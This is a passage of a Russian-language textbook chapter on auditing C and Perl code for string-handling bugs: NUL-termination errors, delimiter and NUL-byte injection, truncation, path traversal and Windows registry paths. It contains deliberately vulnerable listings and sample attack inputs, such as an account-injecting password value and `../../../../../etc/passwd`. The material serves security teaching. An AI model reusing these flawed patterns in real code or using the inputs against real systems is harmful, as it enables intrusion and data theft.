Функция `process_address()` написана с предположением, что `read_data()` корректно NUL-терминирует массив символов `netbuf`. Поэтому последующие операции `strcpy()` должны быть безопасными. Однако если функция `read_data()` не завершает буфер должным образом, длина данных, считанных в `netbuf`, может быть больше 256, в зависимости от того, что находится на стеке программы после него. Следовательно, операции `strcpy()` могут переполнить буфер `username`.

Есть и странная ситуация, когда код, обрабатывающий текстовые строки, не распознает встреченный байт NUL из-за упущения в обработке. Такая ошибка может произойти потому, что код ищет определенный символ в строке, но не проверяет байт NUL, как показано в следующем примере:

```
// locate the domain in an e-mail address
```

```
for(ptr = src; *ptr != '@'; ptr++);
```

Обратите внимание, что этот цикл специально ищет символ `@`, но если его нет в строке, цикл продолжает увеличивать указатель за конец строки, пока не найдет такой символ. Есть и небольшие вариации этой ошибки, как в следующем примере:

```
// locate the domain in an e-mail address
for(ptr = src; *ptr && *ptr != '@'; ptr++);
ptr++;
```

Второй цикл построен правильнее и завершается при встрече символа `@` или байта NUL. Однако после завершения цикла программист все равно предположил, что цикл остановился потому, что нашел символ `@`, а не байт NUL. Поэтому, если символ `@` не найден, указатель увеличивается за байт NUL.

Третий пример увеличения указателя за границы буфера обычно возникает, когда программисты делают предположения о содержимом разбираемого буфера. Атакующий может использовать намеренно искаженные данные, чтобы воспользоваться этими предположениями и заставить программу сделать то, чего она не должна. Допустим, у вас есть строка, содержащая переменные, отправленные формой с веб-сайта, и вы хотите разобрать и сохранить эти переменные. Этот процесс включает декодирование шестнадцатеричных последовательностей вида `%XY`, где `X` и `Y` -- шестнадцатеричные символы (`0-9`, `a-f` и `A-F`), представляющие значение байта. Если приложение не гарантирует, что один из двух символов после `%` не является NUL-терминатором, оно может попытаться декодировать шестнадцатеричную последовательность, затем пропустить байт NUL и продолжить обработку неинициализированной памяти. Листинг 8-5 показывает пример этой ошибки.

Листинг 8-5. *Уязвимая процедура шестнадцатеричного декодирования URI*

```
/*
 * Decoding URI-encoded strings
 */
void
nmz_decode_uri(char *str)
{
    int i, j;

    for (i = j = 0; str[i]; i++, j++) {
        if (str[i] == '%') {
            str[j] = decode_uri_sub(str[i + 1], str[i + 2]);
            i += 2;
        } else if (str[i] == '+') {
            str[j] = ' ';
        } else {
            str[j] = str[i];
        }
    }

    str[j] = '\0';
}
```

В этом коде выделенная строка содержит простую ошибку: разработчик предполагает, что после символа `%` следуют два допустимых символа, а это также предполагает, что строка не завершается на этих двух байтах. Однако строки часто имеют более сложную структуру, чем ожидает разработчик. Поскольку несколько переменных состояния влияют на то, как функция разбора интерпретирует текст, появляется больше возможностей совершить такую ошибку. Листинг 8-6 показывает еще один пример ошибки такого типа. Он взят из модуля Apache `mod_dav` и используется для разбора некоторых HTTP-заголовков.

Листинг 8-6. *Уязвимость обработки заголовка If в модуле Apache* `mod_dav`

```
while (*list) {
    /* List is the entire production (in a URI scope) */
```

```
        switch (*list) {
        case '<':
            if ((state_token = dav_fetch_next_token(&list, '>')) == NULL) {
                /* ### add a description to this error */
                return dav_new_error(r->pool, HTTP_BAD_REQUEST,
                    DAV_ERR_IF_PARSE, NULL);
            }

            if ((err = dav_add_if_state(r->pool, ih, state_token,
                dav_if_opaquelock, condition, locks_hooks)) != NULL) {
                /* ### maybe add a higher level description */
                return err;
            }

            condition = DAV_IF_COND_NORMAL;
            break;

        case 'N':
            if (list[1] == 'o' && list[2] == 't') {
                if (condition != DAV_IF_COND_NORMAL) {
                    return dav_new_error(r->pool, HTTP_BAD_REQUEST,
                        DAV_ERR_IF_MULTIPLE_NOT,
                        "Invalid \"If:\" header: "
                        "Multiple \"not\" entries "
                        "for the same state.");
                }
                condition = DAV_IF_COND_NOT;
            }
            list += 2;
            break;

        case ' ':
        case '\t':
            break;

        default:
            return dav_new_error(r->pool, HTTP_BAD_REQUEST,
                DAV_ERR_IF_UNK_CHAR,
                apr_psprintf(r->pool,
                    "Invalid \"If:\" "
                    "header: Unexpected "
                    "character encountered "
                    "(0x%02x, '%c').", *list, *list));
        }
        list++;
    }
    break;
```

Этот код некорректно проверяет NUL-терминаторы, когда встречает символ `N`. Ветвь `N` должна проверять наличие слова `Not`, а затем пропускать его. Однако код пропускает следующие два символа каждый раз, когда встречает символ `N`. Атакующий может указать строку заголовка, заканчивающуюся символом `N`, то есть символом `N`, за которым следует NUL-символ. Обработка продолжится за NUL-символом, по данным в памяти рядом с разбираемой строкой. Уязвимый путь кода демонстрируется выделенными строками в листинге.

Простые опечатки

Уязвимости обработки текста могут возникать из-за простых ошибок, которые почти не поддаются классификации. Обработку символов легко испортить, и чем сложнее код, тем вероятнее, что разработчик допустит ошибку. Одна из периодических ошибок -- простая ошибка использования указателя: разработчик случайно разыменовывает указатель неправильно или не разыменовывает его, когда это необходимо. Такие ошибки часто являются результатом простых опечаток и особенно распространены при работе с несколькими уровнями косвенности. Листинг 8-7 показывает пример отсутствующего разыменования указателя в модуле Apache `mod_mime`.

Листинг 8-7. *Ошибка обработки текста в Apache* `mod_mime`

```
while (quoted && *cp != '\0') {
    if (is_qtext((int) *cp) > 0) {
        cp++;
    } else if (is_quoted_pair(cp) > 0) {
        cp += 2;
    }
    ...
```

Этот блок кода находится в функции `analyze_ct()`, участвующей в разборе содержимого MIME (Multipurpose Internet Mail Extensions). Если функция `is_quoted_pair()` возвращает значение больше нуля, переменная `cp` увеличивается на два. Следующий код показывает определение `is_quoted_pair()`:

```
static int is_quoted_pair(char *s)
{
    int res = -1;
    int c;

    if (((s + 1) != NULL) && (*s == '\\')) {
        c = (int) *(s + 1);
        if (ap_isascii(c)) {
            res = 1;
        }
    }

    return (res);
}
```

Обратите внимание: функция должна проверять escape-последовательность из обратной косой черты (`\`), за которой следует не-NUL байт. Однако программист забыл разыменовать `(s + 1)`, поэтому проверка никогда не завершится неудачей, потому что результат сравнения всегда истинен. Это очень тонкая опечатка -- всего лишь отсутствующий символ `*`, -- но она полностью меняет смысл кода, приводя к потенциальной уязвимости.

Метасимволы

Для многих типов данных программа также поддерживает метаданные (или **метаинформацию**), которые отслеживает вместе с основными данными; метаданные -- это просто информация, описывающая или дополняющая основные данные. Они могут включать сведения о том, как форматировать данные для отображения, инструкции обработки или информацию о том, как части данных хранятся в памяти. Есть две основные стратегии представления программных данных вместе с их метаданными: встраивать метаданные внутрь потока данных или хранить их отдельно, вне полосы.

Внутриполосное представление встраивает метаданные в сами данные. При встраивании метаданных в текстовые данные такая информация обозначается специальными символами, называемыми **метасимволами** или **последовательностями метасимволов**. Один из простейших примеров внутриполосного представления -- NUL-терминатор в строке C. **Внеполосное представление** хранит метаданные отдельно от данных и связывает их через некоторый внешний механизм. Строковые типы данных в других языках дают простой пример внеполосных данных. Многие языки программирования (например, C++, Java, PHP, Python и Pascal) не имеют символа-терминатора строки; вместо этого такие языки хранят длину строки во внеполосной переменной.

Во многих отношениях внутриполосное представление является лучшим форматом, поскольку оно часто компактнее и удобнее для чтения человеком. Однако с внутриполосным представлением метаданных связан ряд ловушек безопасности, которые не актуальны для внеполосных

метаданных. Эти ловушки существуют потому, что внутриполосное представление создает возможность перекрывающихся доменов доверия там, где требуются явные границы. По сути, внутриполосное представление метаданных помещает и данные, и метаданные в один и тот же домен доверия, а процедуры разбора должны обрабатывать логические границы доверия между данными и метаданными. Однако функции разбора часто очень сложны, и разработчикам бывает крайне трудно учесть последствия безопасности для всех возможных сочетаний данных и метаданных.

До сих пор эта глава обсуждала уязвимости, которые могут возникать из-за неправильной обработки одного внутриполосного метасимвола: NUL-терминатора. Однако в текстовых форматах данных распространены разные внутриполосные представления. Например, метасимвол slash (`/`) в имени файла указывает начало или конец сегмента пути, метасимвол точка (`.`) в имени узла указывает поддомен, а метасимвол пробел в ASCII-протоколе часто обозначает конец входного токена. Нередко приложения строят строки, включая в них данные, контролируемые пользователем, как в следующих распространенных ситуациях:

• Построение имени файла
• Построение пути реестра (специфично для Windows)
• Построение адреса электронной почты
• Построение SQL-оператора
• Добавление пользовательских данных в текстовый файл

Следующие разделы рассматривают потенциальные последствия для безопасности, возникающие при недостаточно тщательной очистке пользовательского ввода при построении строк, содержащих метасимволы. Хотя эти разделы охватывают только общие ситуации, далее в главе вы сосредоточитесь на конкретных примерах в современных приложениях, включая печально известные случаи злоупотребления метасимволами.

Встроенные разделители

Самый простой случай уязвимостей метасимволов возникает, когда пользователи могут встроить символы-разделители, используемые для обозначения конца поля. Уязвимости такого рода вызываются недостаточно очищенным пользовательским вводом, включенным в форматированную строку. Например, допустим, у вас есть файл данных с парами имени пользователя и пароля, где каждая строка файла имеет формат `username:password`.

Можно вывести, что используются два разделителя: символ двоеточия (`:`) и символ новой строки (`\n`). Что если у вас есть имя пользователя `bob`, но можно указать пароль `test\nnewuser:newpassword\n`? Запись пароля будет записана в файл так:

```
bob:test
newuser:newpassword
```

Можно добавить произвольную новую учетную запись пользователя, что, вероятно, не входило в намерения разработчика для обычных пользователей.

Как же выглядит уязвимое приложение? По сути, вы ищете шаблон, в котором приложение берет пользовательский ввод, недостаточно его фильтрует и использует как вход для функции, интерпретирующей форматированную строку. Обратите внимание, что эта интерпретация может не происходить немедленно: строка может быть записана во вторичное хранилище и интерпретирована позже. Атака такого рода иногда называется "инъекцией второго порядка".

Примечание

Фраза "инъекция второго порядка" была введена для обозначения отложенных SQL-атак и атак cross-site scripting, но она может применяться к любым сохраненным данным с метасимволами, которые интерпретируются позже.

Чтобы увидеть пример приложения, уязвимого к базовой атаке внедрения разделителя, посмотрите листинг 8-8, который содержит код, записывающий показанный выше файл паролей.

Листинг 8-8. *Пример встроенного разделителя*

```
use CGI;

... verify session details ...

$new_password = $query->param('password');

open(IFH, "</opt/passwords.txt") || die("$!");
open(OFH, ">/opt/passwords.txt.tmp") || die("$!");

while(<IFH>){
    ($user, $pass) = split /:/;
    if($user ne $session_username)
        print OFH "$user:$pass\n";
    else
        print OFH "$user:$new_password\n";
}

close(IFH);
close(OFH);
```

Листинг 8-8 не выполняет реальной очистки; он просто записывает предоставленный параметр `password` в файл, поэтому атакующий может добавить лишние разделители.

В общем случае обнаружение уязвимостей такого рода состоит из нескольких шагов:

1. Найдите код, работающий со строками метасимволов, включая распространенные примеры, представленные на протяжении этой главы. Веб-приложения часто имеют множество строк с метасимволами, потому что постоянно работают с URL, данными сеансов, запросами к базам данных и так далее. Некоторые из этих форматов рассматриваются в этой главе; однако веб-приложения подробнее разбираются в главах 17, "Веб-приложения", и 18, "Веб-технологии".
2. Определите все символы-разделители, которые обрабатываются специальным образом. В зависимости от ситуации разные символы получают специальный смысл. В известных примерах, таких как строки формата и SQL, эта глава указывает символы, о которых нужно знать. Однако в уникальных ситуациях нужно изучать код, интерпретирующий данные, чтобы найти специальные символы.
3. Определите, какая фильтрация выполняется для ввода, и посмотрите, какие символы или последовательности символов фильтруются (как описано далее в этой главе в разделе "Входные фильтры").
4. Исключите из составленного списка потенциально опасные символы-разделители, которые успешно отфильтрованы. Любые оставшиеся разделители указывают на уязвимость.

Используя эту простую процедуру, можно быстро оценить построение строк и определить, какие разделители или специальные последовательности символов могут быть незаметно внедрены во ввод. Последствия возможности внедрить разделители в строку сильно зависят от того, что строка представляет и как она интерпретируется. Чтобы увидеть эту технику в действии, посмотрите листинг 8-9, представляющий CGI-приложение, запускаемое веб-сервером.

Листинг 8-9. *Несколько встроенных разделителей*

```
BOOL HandleUploadedFile(char *filename)
{
    unsigned char buf[MAX_PATH], pathname[MAX_PATH];
    char *fname = filename, *tmp1, *tmp2;
    DWORD rc;
```

```
    HANDLE hFile;

    tmp1 = strrchr(filename, '/');
    tmp2 = strrchr(filename, '\\');

    if(tmp1 || tmp2)
        fname = (tmp1 > tmp2 ? tmp1 : tmp2) + 1;

    if(!*fname)
        return FALSE;
    if(strstr(fname, ".."))
        return FALSE;

    _snprintf(buf, sizeof(buf), "\\\\?\\%TEMP%\\%s", fname);
    rc = ExpandEnvironmentStrings(buf, pathname, sizeof(pathname));
    if(rc == 0 || rc > sizeof(pathname))
        return FALSE;

    hFile = CreateFile(pathname, ...);

    ... read bytes into the file ...
}
```

Этот фрагмент кода обрабатывает файл, загруженный клиентом, и сохраняет его в определенном временном каталоге. Возможность сохранять файлы вне этого каталога, конечно, нежелательна, но безопасен ли код? Примените процедуру, показанную выше:

1. Найдите код, работающий со строками формата. Входная строка форматируется несколькими способами, прежде чем в итоге становится именем файла. Сначала она добавляется в буфер статического размера и получает префикс `"\\\\?\\%TEMP%\\"`. Затем она передается в `ExpandEnvironmentStrings()`, где, предположительно, `%TEMP%` разворачивается во временный каталог. Наконец, она используется как часть имени файла.
2. Определите набор символов-разделителей, которые обрабатываются специальным образом. Прежде всего требуется доступ к специальному файлу или directory traversal, что включает символы вроде `'/'`, `'\'` и последовательность `".."`. Также обратите внимание, что строка передается в `ExpandEnvironmentStrings()`. Переменные окружения обозначаются символами `%`. Интересно.
3. Определите, какая фильтрация выполняется. Функция `strrchr()` используется для поиска последнего slash, после чего указатель увеличивается за него. Поэтому slash исключается. Код также специально проверяет последовательность двух точек `".."`, так что она тоже исключается.
4. Вы исключили все обычные трюки directory traversal, но остается символ `%`, который интерпретируется `ExpandEnvironmentStrings()`. Эта интерпретация позволяет подставлять в путь произвольные переменные окружения. Учитывая, что этот код является CGI-программой, клиенты фактически могут передать ряд переменных окружения, например `QUERY_STRING`. Эта переменная окружения может содержать все последовательности, уже проверенные в исходном имени файла. Если в `QUERY_STRING` передать `"..\..\..\any\pathname\file.txt"`, клиент сможет записывать в произвольные места файловой системы.

Внедрение NUL-символа

Как вы уже видели, C использует метасимвол NUL как разделитель строки, но языки более высокого уровня (например, Java, PHP и Perl) используют counted strings, где строка содержит свою длину, а NUL-символ не имеет специального смысла. Это различие в интерпретации создает ситуации, где NUL-символ можно внедрить, чтобы управлять поведением C API, вызываемых языками более высокого уровня. На самом деле эта проблема -- частный случай встроенного разделителя, но она достаточно уникальна, чтобы обсудить ее отдельно.

Примечание

Внедрение NUL-байта является проблемой независимо от технологии, потому что на некотором уровне язык counted strings в конечном счете может взаимодействовать с ОС. Даже настоящая среда виртуальной машины, такая как Java или .NET, в итоге вызывает базовые функции ОС для действий вроде открытия и закрытия файлов.

Вы знаете, что NUL-терминированные строки необходимы при вызове процедур C из ОС и многих внешних API. Поэтому уязвимость может существовать, когда атакующие могут включить NUL-символы в строку, которая позже обрабатывается как строка в стиле C. Например, допустим, приложение Perl открывает файл на основе некоторого пользовательского ввода. Приложению нужны только текстовые файлы, поэтому разработчик добавляет фильтр, требующий, чтобы файл заканчивался расширением `.txt`. Рисунок 8-1 показывает пример допустимого имени файла, размещенного в памяти.

Рисунок 8-1. Строки C в памяти



Но что если один из байтов является NUL-терминатором? В конце концов, Perl не рассматривает NUL-символ как метасимвол. Тогда результирующая строка может выглядеть как на рисунке 8-2.

Рисунок 8-2. Строка C с внедрением NUL-байта в памяти



Функция, отвечающая за открытие этого файла, будет считать первый NUL-байт концом строки, поэтому расширение `.txt` исчезнет и будет открыт файл `bob`.

Такой сценарий на самом деле довольно распространен в CGI и серверных языках веб-скриптинга. Проблемы возникают при декодировании шестнадцатерично закодированных данных (подробнее это обсуждается далее в этой главе в разделе "Шестнадцатеричное декодирование"). Если во входе встречается последовательность `%00`, она декодируется в один NUL-символ. Если NUL-символ не обработан корректно, атакующие могут искусственно усекать строки, одновременно удовлетворяя любым другим требованиям фильтрации. Следующий Perl-код -- простой пример, который может создать измененное имя файла, показанное на рисунке 8-2:

```
open(FH, ">$username.txt") || die("$!");
print FH $data;
close(FH);
```

Переменная `username` в этом коде не проверяется на NUL-символы. Поэтому атакующие могут NUL-терминировать строку и создавать любые расширения файлов по своему выбору. Строка на рисунке 8-2 -- лишь один пример, но NUL-символ можно использовать для эксплуатации сервера. Например, передача `execcmd.pl%00` в качестве `username` создаст файл с именем `execcmd.pl`. Файл с расширением `.pl` на многих веб-серверах может использоваться для выполнения произвольного кода.

Большинство программ C/C++ не склонны к внедрению NUL-байтов в пользовательские данные, потому что работают со строками как с обычными массивами символов C. Однако существуют ситуации, где неожиданные NUL-символы могут появляться в строках. Чаще всего это происходит, когда строковые данные читаются напрямую из сети, как показано в листинге 8-10.

Листинг 8-10. *Внедрение NUL-байта с порчей памяти*

```
int read_string(int fd, char *buffer, size_t length)
{
    int rc;
    char *p;

    if(length == 0)
        return -1;

    length--;
    rc = read(fd, buffer, length);
    if(rc <= 0)
        return -1;

    buffer[length] = '\0';

    // trim trailing whitespace
    for(p = &buffer[strlen(buffer)-1]; isspace(*p); p--)
        *p = '\0';

    return 0;
}
```

Функция `read_string()` в листинге 8-10 читает строку и возвращает ее пользователям после удаления завершающих пробельных символов. Однако разработчик предполагает, что строка включает завершающий перевод строки и не содержит NUL-символов (кроме конца). Если первый байт является NUL-символом, код удаляет пробелы перед началом буфера, что может привести к порче памяти.

То же самое можно сказать о работе с файлами. Когда примитивы чтения используются для чтения некоторого количества байтов из файла в буфер, они тоже могут заполнить его неожиданными NUL-символами. Эта ошибка может привести к проблемам вроде описанной выше в листинге 8-10. Например, функция `fgets()`, используемая для чтения строк из файлов, предназначена для чтения текстовых строк из файла в буфер. То есть она читает байты из файла, пока не произойдет одно из следующего:

• Закончится место в буфере назначения.
• Будет встречен символ новой строки (`\n`) или конец файла (EOF).

Итак, функция `fgets()` не прекращает чтение при встрече NUL-байта. Поскольку она специально предназначена для работы со строками, иногда это застает разработчиков врасплох. Следующий пример показывает, как эта функция может стать проблемой:

```
if(fgets(buffer, sizeof(buffer), fp) != NULL){
    buffer[strlen(buffer)-1] = '\0';
    ...
}
```

Этот код написан с предположением, что завершающий символ новой строки нужно удалить. Однако если первый символ является NUL-байтом, этот код записывает еще один NUL-байт перед началом буфера, тем самым повреждая другую переменную или управляющую информацию программы.

Усечение

Ошибки усечения -- одна из самых недооцененных областей обработки строк формата, но они могут давать множество интересных результатов. Разработчики, использующие небезопасные по памяти языки, могут динамически изменять размер памяти во время выполнения, чтобы принять пользовательский ввод, или использовать буферы статического размера на основе ожидаемой максимальной длины ввода. В буферах статического размера ввод, превышающий длину буфера, должен быть усечен, чтобы поместиться в буфер и избежать переполнений. Хотя усечение

предотвращает порчу памяти, можно наблюдать интересные побочные эффекты из-за потери данных в укороченной входной строке. Чтобы увидеть, как это работает, допустим, программист заменил вызов `sprintf()` на вызов `snprintf()`, чтобы избежать переполнений буфера, как в листинге 8-11.

Листинг 8-11. *Уязвимость усечения данных*

```
int update_profile(char *username, char *data)
{
    char buf[64];
    int fd;

    snprintf(buf, sizeof(buf), "/data/profiles/%s.txt", username);
    fd = open(buf, O_WRONLY);

    ...
}
```

Функция `snprintf()` (показанная выделением) в листинге 8-11 безопасна от переполнений буфера, но был внесен потенциально интересный побочный эффект: имя файла может иметь максимум только 64 символа. Поэтому если предоставленное `username` близко к 60 байтам или превышает их, буфер полностью заполняется и расширение `.txt` никогда не добавляется. Этот результат особенно интересен в веб-приложении, потому что атакующие могут указать новое произвольное расширение файла (например, `.php`), а затем напрямую запросить файл у веб-сервера. Тогда файл будет интерпретирован совершенно иначе, чем предполагалось; например, указание расширения `.php` заставит файл выполняться как PHP-скрипт.

Примечание

Пути файлов -- один из самых распространенных примеров уязвимостей усечения; они могут позволить атакующему отсечь обязательный компонент пути файла (например, расширение файла). Получившийся путь может обойти ограничение безопасности, которое разработчик намеревался реализовать в коде.

Листинг 8-12 показывает немного другой пример усечения путей файлов.

Листинг 8-12. *Уязвимость усечения данных 2*

```
int read_profile(char *username, char *data)
{
    char buf[64];
    int fd;

    snprintf(buf, sizeof(buf), "/data/%s_profile.txt", username);
    fd = open(buf, O_WRONLY);

    ...
}
```

Для листинга 8-12 предположим, что вы хотите читать чувствительные файлы в каталоге `/data/`, но они не заканчиваются на `_profile.txt`. Даже если можно усечь конец имени файла, чувствительный файл нельзя просмотреть, если имя файла не имеет ровно нужного количества символов, чтобы заполнить этот буфер, верно? На самом деле это неважно, потому что буфер можно заполнить slash-символами. В компонентах имен файлов любое количество подряд идущих slash рассматривается как один разделитель пути; например, `///////` и `/` обрабатываются одинаково. Кроме того, можно многократно использовать запись текущего каталога (`.`), чтобы заполнить буфер шаблоном вроде `././././././`.

Совет по аудиту

Код, использующий `snprintf()` и аналоги, часто делает это потому, что разработчик хочет объединить данные, контролируемые пользователем, со статическими строковыми элементами. Такое использование может указывать, что можно встроить разделители или выполнить некоторый уровень усечения. Чтобы заметить возможность усечения, сосредоточьтесь на статических данных, следующих за контролируемыми атакующим элементами, которые могут быть чрезмерно длинными.

Еще один момент, который нужно учитывать, -- особенности API-функций при работе с данными, которые им приходится усекать. Вы уже видели примеры низкоуровневых проблем, связанных с памятью, у функций семейства `strncpy()`, но нужно рассматривать поведение каждой функции, когда она получает данные, не помещающиеся в буфер назначения. Она просто переполняет буфер назначения? Если она усекает данные, корректно ли NUL-терминирует буфер назначения? Есть ли у вызывающего кода способ узнать, что данные были усечены? Если да, проверяет ли вызывающий код это усечение? Эти вопросы нужно задавать при изучении функций, манипулирующих строковыми данными. Некоторые функции ведут себя не так, как ожидается, что приводит к потенциально интересным результатам. Например, функция Windows `GetFullPathName()` имеет следующий прототип:

```
DWORD GetFullPathName(
    LPCTSTR lpFileName,
    DWORD nBufferLength,
    LPTSTR lpBuffer,
    LPTSTR *lpFilePart)
```

Эта функция получает полный путь `lpFileName` и сохраняет его в `lpBuffer`, длина которого составляет `nBufferLength` элементов `TCHAR`. Затем она возвращает длину выведенного пути или 0 при ошибке. Что происходит, если полный путь длиннее `nBufferLength` элементов `TCHAR`? Функция оставляет `lpBuffer` нетронутым (неинициализированным) и возвращает число элементов `TCHAR`, необходимых для хранения полного пути. Такой случай отказа обрабатывается очень неинтуитивно. Листинг 8-13 показывает корректный вызов этой функции.

Листинг 8-13. *Корректное использование* `GetFullPathName()`

```
DWORD rc;
TCHAR buffer[MAX_PATH], *filepart;
DWORD length = sizeof(buffer)/sizeof(TCHAR);

rc = GetFullPathName(filename, length, buffer, &filepart);
if(rc == 0 || rc > length){
    ... handle error ...
}
```

Как вы, вероятно, уже догадались, вызывающий код нередко ошибочно проверяет только то, равно ли возвращаемое значение 0, и забывает проверить, не больше ли код возврата указанной длины. В результате, если параметр `lpFileName` достаточно длинный, вызов `GetFullPathName()` вообще не трогает выходной буфер, а программа использует неинициализированную переменную как путь. Листинг 8-14 из кодовой базы Apache 2.x показывает уязвимый вызов `GetFullPathName()`.

Листинг 8-14. *Вызов* `GetFullPathName()` *в Apache 2.2.0*

```
apr_status_t filepath_root_case(char **rootpath, char *root, apr_pool_t *p)
{
#if APR_HAS_UNICODE_FS
    IF_WIN_OS_IS_UNICODE {
        apr_wchar_t *ignored;
        apr_wchar_t wpath[APR_PATH_MAX];
        apr_status_t rv;
        apr_wchar_t wroot[APR_PATH_MAX];
```

```
            /* ???: This needs review. Apparently "\\?\d:."
             * returns "\\?\d:" as if that is useful for
             * anything.
             */
            if (rv = utf8_to_unicode_path(wroot,
                sizeof(wroot) / sizeof(apr_wchar_t), root))
                return rv;

            if (!GetFullPathNameW(wroot,
                sizeof(wpath) / sizeof(apr_wchar_t), wpath, &ignored))
                return apr_get_os_error();

            /* Borrow wroot as a char buffer (twice as big as
             * necessary)
             */
            if ((rv = unicode_to_utf8_path((char*)wroot,
                sizeof(wroot), wpath)))
                return rv;

            *rootpath = apr_pstrdup(p, (char*)wroot);
        }
    #endif
        return APR_SUCCESS;
    }
```

В листинге 8-14 видно, что случай усечения не проверяется. В результате переменная `wroot` может быть использована, хотя `GetFullPathName()` мог ее не инициализировать. Можно встретить и другие функции с похожим поведением, поэтому держите глаза открытыми.

Примечание

`ExpandEnvironmentStrings()` -- одна из функций, ведущих себя похоже на `GetFullPathName()`.

Распространенные форматы метасимволов

В предыдущем разделе вы изучили некоторые базовые проблемы построения строк с метасимволами из данных, поддающихся изменению пользователем. Следующие разделы представляют конкретные вопросы для ряда распространенных форматов метасимволов. Это ни в коем случае не исчерпывающий список, но он охватывает несколько самых распространенных форматов. Изучение этих форматов должно закрепить предыдущее обсуждение и дать контекст, необходимый для выявления уязвимых случаев в форматах метасимволов, не рассмотренных здесь.

Метасимволы путей

Один из самых распространенных случаев уязвимостей метасимволов возникает при обработке текстовых представлений иерархий путей. Чаще всего такая уязвимость возникает, когда программы обращаются к файлам в файловой системе, но она встречается и в других ситуациях, например при доступе к ключам реестра Windows.

Многие системы организуют объекты в некоторую иерархию, которую можно представить текстово, построив строку, где каждый компонент иерархического пути отделен последовательностью-разделителем. Для файловых систем таким разделителем обычно является прямой slash (`/`) в UNIX или обратный slash (`\`) в Windows. Наличие этих символов-разделителей в недоверенном вводе может вызвать уязвимости, если программа не обрабатывает их должным

образом. Эксплуатация таких уязвимостей может позволить атакующему получить доступ к объектам, которых разработчик не хотел открывать. Как аудитор кода, вы должны определять, когда программы обращаются к ресурсам небезопасно, то есть когда недоверенный пользовательский ввод используется для построения компонентов пути к ресурсу и когда этот ввод можно использовать для указания объектов, которые не должны быть доступны. В качестве быстрой проверки полезно перечислить ресурсы, к которым приложение должно иметь доступ, и сравнить этот список с тем, что приложение фактически разрешает.

При изучении кода, работающего с каноникализацией путей, помните, что введенные ранее проблемы усечения особенно релевантны: часто есть возможность отсечь элементы пути, например расширения файлов или подключи для объектов реестра.

Каноникализация файлов

Приложения часто получают имена файлов или пути, которые затем создаются или открываются для обработки. CGI-скрипты и серверные веб-приложения, HTTP-серверы, LPD-серверы, FTP-серверы и привилегированные локальные процессы -- лишь несколько примеров мест, где имена файлов поступают из недоверенных источников. Приложения, которые не проверяют недоверенные имена файлов адекватно, могут в итоге раскрыть клиентам чувствительные данные или, что хуже, позволить им записывать данные в файлы, к которым у них не должно быть доступа, что может привести к полной компрометации системы.

Каждый файл в файловой системе имеет базовое строковое представление, уникально определяющее его местоположение. Обычно это представление состоит из имени устройства (необязательно), за которым следует абсолютный путь, например:

```
C:\WINDOWS\system32\calc.exe
```

Устройство обозначается `C:`, затем идет абсолютный путь, где находится файл, `\WINDOWS\system32`, и имя файла `calc.exe`. Хотя этот метод является самым простым способом сослаться на данный файл, он, конечно, не единственный. На самом деле существует много способов сослаться на тот же файл, как показано в этих примерах:

```
C:\WINDOWS\system32\drivers\..\calc.exe
calc.exe
.\calc.exe
..\calc.exe
\\?\WINDOWS\system32\calc.exe
```

Процесс преобразования всех этих разных представлений в простейшую форму называется **каноникализацией файла**. Когда приложение запрашивает операцию открытия файла, ядро разрешает путь и проверяет разрешения на каждом иерархическом уровне, пока не будет найден файл назначения. Однако приложение может оказаться под угрозой при построении имен файлов из данных недоверенных источников, например если оно неправильно предвидит, как ядро разрешает запрошенный путь файла. Тема каноникализации файлов широка и существенно различается в Windows и UNIX. Поэтому в этом разделе рассматриваются общие проблемы, а детали UNIX и Windows разбираются в главе 9, "UNIX I: привилегии и файлы", и главе 11, "Windows I: объекты и файловая система".

Самая распространенная эксплуатация имен файлов происходит, если приложение забывает проверить directory traversal. В этом случае атакующий обращается к родительскому каталогу с помощью пути `".."`. Когда приложение строит путь, включающий пользовательский ввод, иногда им можно манипулировать так, чтобы приложение непреднамеренно создавало или открывало файлы вне подкаталога, которым операции с файлами должны были быть ограничены. Приложения уязвимы к этим проблемам, когда не проверяют directory traversal специально или не выполняют полную каноникализацию пути перед проверкой, что он находится в ожидаемых

границах файловой системы. Листинг 8-15 показывает простой пример на Perl.

Листинг 8-15. *Уязвимость directory traversal*

```
use CGI;

...

$username = $query->param('user');
open(FH, "</users/profiles/$username") || die("$!");

print "<B>User Details For: $username</B><BR><BR>";
while(<FH>){
    print;
    print "<BR>"
}
close(FH);
```

Скрипт в листинге 8-15 пытается открыть профиль пользователя, который предположительно находится в каталоге `/users/profiles`, но не выполняет никакой очистки переменной `username`, получаемой напрямую из строки запроса текущего обслуживаемого веб-запроса. Это означает, что атакующие могут просто указать имя пользователя `../../../../../etc/passwd` и использовать этот скрипт для вывода файла паролей (или любого другого файла по своему выбору).

Как уже упоминалось, проблемы обработки путей можно диагностировать, сопоставляя ресурсы, необходимые программе, с ресурсами, к которым она фактически способна обращаться. В листинге 8-15 ресурсы, к которым программа намерена обращаться, -- это профили пользователей (любые файлы в каталоге `/users/profiles`). Однако, учитывая то, что вы знаете о traversal файловой системы, видно, что ресурсы, доступные этой программе, потенциально включают любые файлы в системе, в зависимости от пользовательского контекста процесса.

Реестр Windows

Операционные системы Windows используют реестр как центральное хранилище общесистемных настроек, которые программы могут свободно запрашивать и изменять для своих целей. Ниже перечислены базовые функции манипуляции реестром Windows:

• `RegOpenKey()` **и** `RegOpenKeyEx()`**:** эти функции используются для открытия ключа реестра, который затем может использоваться в запросах значений.
• `RegQueryValue()` **и** `RegQueryValueEx()`**:** эти функции используются для чтения данных из указанного ключа реестра.
• `RegCreateKey()` **и** `RegCreateKeyEx()`**:** эти функции используются для создания нового подключа.
• `RegDeleteKey()`**,** `RegDeleteKeyEx()` **и** `RegDeleteValue()`**:** первые две функции используются для удаления подключа из реестра. `RegDeleteValue()` оставляет ключ нетронутым, но удаляет связанное с ним значение.

При обработке путей реестра есть несколько важных соображений. Первая серьезная проблема -- усечение при работе с фиксированными буферами. Атакующие могут отсечь часть ключа и заставить программу запросить неправильный ключ. Следующий запрос реестра уязвим к усечению:

```
int get_subkey(char *version)
{
    HKEY hKey;
    long rc;
    char buffer[MAX_PATH];

    snprintf(buffer, sizeof(buffer),
        "\\SOFTWARE\\MyProduct\\%s\\subkey2", version);
    rc = RegOpenKeyEx(HKEY_LOCAL_MACHINE, buffer, 0, KEY_READ, &hKey);
```

```
    if(rc != ERROR_SUCCESS)
        return -1;

    ...

    RegCloseKey(hKey);
}
```

